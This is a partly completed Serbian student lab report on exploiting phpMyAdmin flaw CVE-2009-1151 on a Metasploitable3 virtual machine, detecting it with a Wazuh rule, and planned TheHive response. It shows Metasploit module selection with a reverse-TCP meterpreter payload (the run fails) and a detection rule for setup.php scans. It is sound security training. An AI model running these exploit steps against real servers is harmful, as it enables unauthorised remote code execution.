Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Datum:

Pregled ranjivosti

Za svaku eksploatisanu ranljivost:

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): **CVE-2009-1151**
Pogođen servis: phpMyAdmin
CVSS ocena: 9.8
Opis ranljivosti:
Ranjivost CVE-2009-1151 pogađa phpMyAdmin, alat za upravljanje MySQL bazama podataka, u verzijama do 3.1.1. Otkrivena je u skripti setup.php, koja omogućava daljinsko izvršavanje proizvoljnog PHP koda zbog neadekvatne validacije unosa. Napadač može zloupotrebiti ovu ranjivost slanjem zlonamernih POST zahteva, omogućavajući kontrolu nad serverom i pristup osetljivim podacima. Problem je bio u nesigurnoj funkciji koja je omogućila ubacivanje koda putem konfiguracionog interfejsa.

1.2 **Opis eksploita**
Izvor eksploita: https://www.exploit-db.com/exploits/8921
Metod eksploatacije:
Exploit šalje maliciozni POST zahtev koji modifikuje konfiguracioni fajl tako da uključuje web shell. Ovo omogućava napadaču da daljinski izvršava sistemske komande putem URL-a, koristeći GET parametre c (za sistemske komande) i p (za izvršavanje PHP koda).

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj:
Cilj je bila Metasploitable3 virtuelna mašina. Potrebna je verzija phpMyAdmin < 3.1.1 I da postoji pokrenut Apache server. On radi na portu 80.

Alati za eksploataciju:
Metasploit

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak:
Prvo je potrebno pokrenuti Metasploit command prompt. Zatim unosimo komandu:
search cve-2009-1151 i dobijamo sledeći rezultat:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > search cve-2009-1151

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/phpmyadmin_config  2009-03-24       excellent  No     PhpMyAdmin Config File Code Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/phpmyadmin_config

msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
```

Nakon toga unosimo use 0 (biramo jedini ponuđeni exploit). Zatim unosimo komandu info koja daje sledeći rezultat:

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                      /using-metasploit.html
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  URI      /phpMyAdmin/     yes       Base phpMyAdmin directory path
  VHOST                     no        HTTP server virtual host
```

pa zatim set rhosts 192.168.0.105.

2.3 **Rezultat eksploatacije**
Nakon toga vršimo exploit koji iz nekog razloga ne uspe:

```
msf6 exploit(unix/webapp/phpmyadmin_config) > exploit

[*] Started reverse TCP handler on 192.168.0.102:4444
[*] Grabbing session cookie and CSRF token
[-] Exploit aborted due to failure: not-found: Couldn't find token and can't continue without it. Is URI set correctly?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/phpmyadmin_config) >
```

Detekcija Korišćenjem Wazuh SIEM-a

3.1 **Wazuh SIEM eravila**

Pravila korišćena za detekciju:

```
<!-- PHPMyAdmin scans
  -->
<rule id="31515" level="6">
  <if_sid>31100</if_sid>
  <url>phpMyAdmin/scripts/setup.php</url>
  <description>PHPMyAdmin scans (looking for setup.php).</description>
  <mitre>
    <id>T1083</id>
  </mitre>
 <group>pci_dss_6.5,pci_dss_11.4,gdpr_IV_35.7.d,nist_800_53_SA.11,nist_800_53_SI.4,tsc_CC6.6,tsc_CC7.1,tsc_CC8.1,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
 </rule>
```

ID pravila: T1083


Ovo pravilo se odnosi na postojanje setup.php skripte na serveru koja se koristi samo pri inicijalnoj konfiguraciji PHPMyAdmin-a. Nakon instalacije, ta skripta mora biti ili zaštićena ili obrisana kako napadač ne bi mogao da joj pristupi. Ovo pravilo spada u niži nivo.

3.2 **Konfiguracija SIEM-a**

Podešavanje Wazuh agenta:

Na target mašini je instaliran Wazuh-Agent na sledeći način:

1. U Wazuh Manageru prvo idemo na Server Management > Endpoints Summary > Deploy new agent



2. Unosimo IP adresu metasploitable3 virtuelne mašine
3. U Metaploitable3 unosimo sledecu komandu: sudo nano /var/ossec/etc/ossec.conf i unosimo sledeće:


```
<client>
  <server>
    <address>192.168.0.104</address>
    <port>1514</port>
    <protocol>tcp</protocol>
  </server>
  <config-profile>ubuntu, ubuntu14, ubuntu14.04</config-profile>
  <notify_time>10</notify_time>
  <time-reconnect>60</time-reconnect>
  <auto_restart>yes</auto_restart>
  <crypto_method>aes</crypto_method>
</client>
```

4. Unosimo komandu /var/ossec/bin/wazuh-control start

3.3 **Proces detekcije**

Opišite proces detekcije:

Unutar Wazuh Manager-a idemo na Threat Intelligence pa zatim na Threat Hunting:



Incident Response sa The Hive-om

4.1 **Podešavanje integracije**

Opis integracije:
(Objasnite kako je Wazuh integrisan sa The Hive-om za automatizovano kreiranje slučajeva)
Integracija pravila:
(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju:

(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)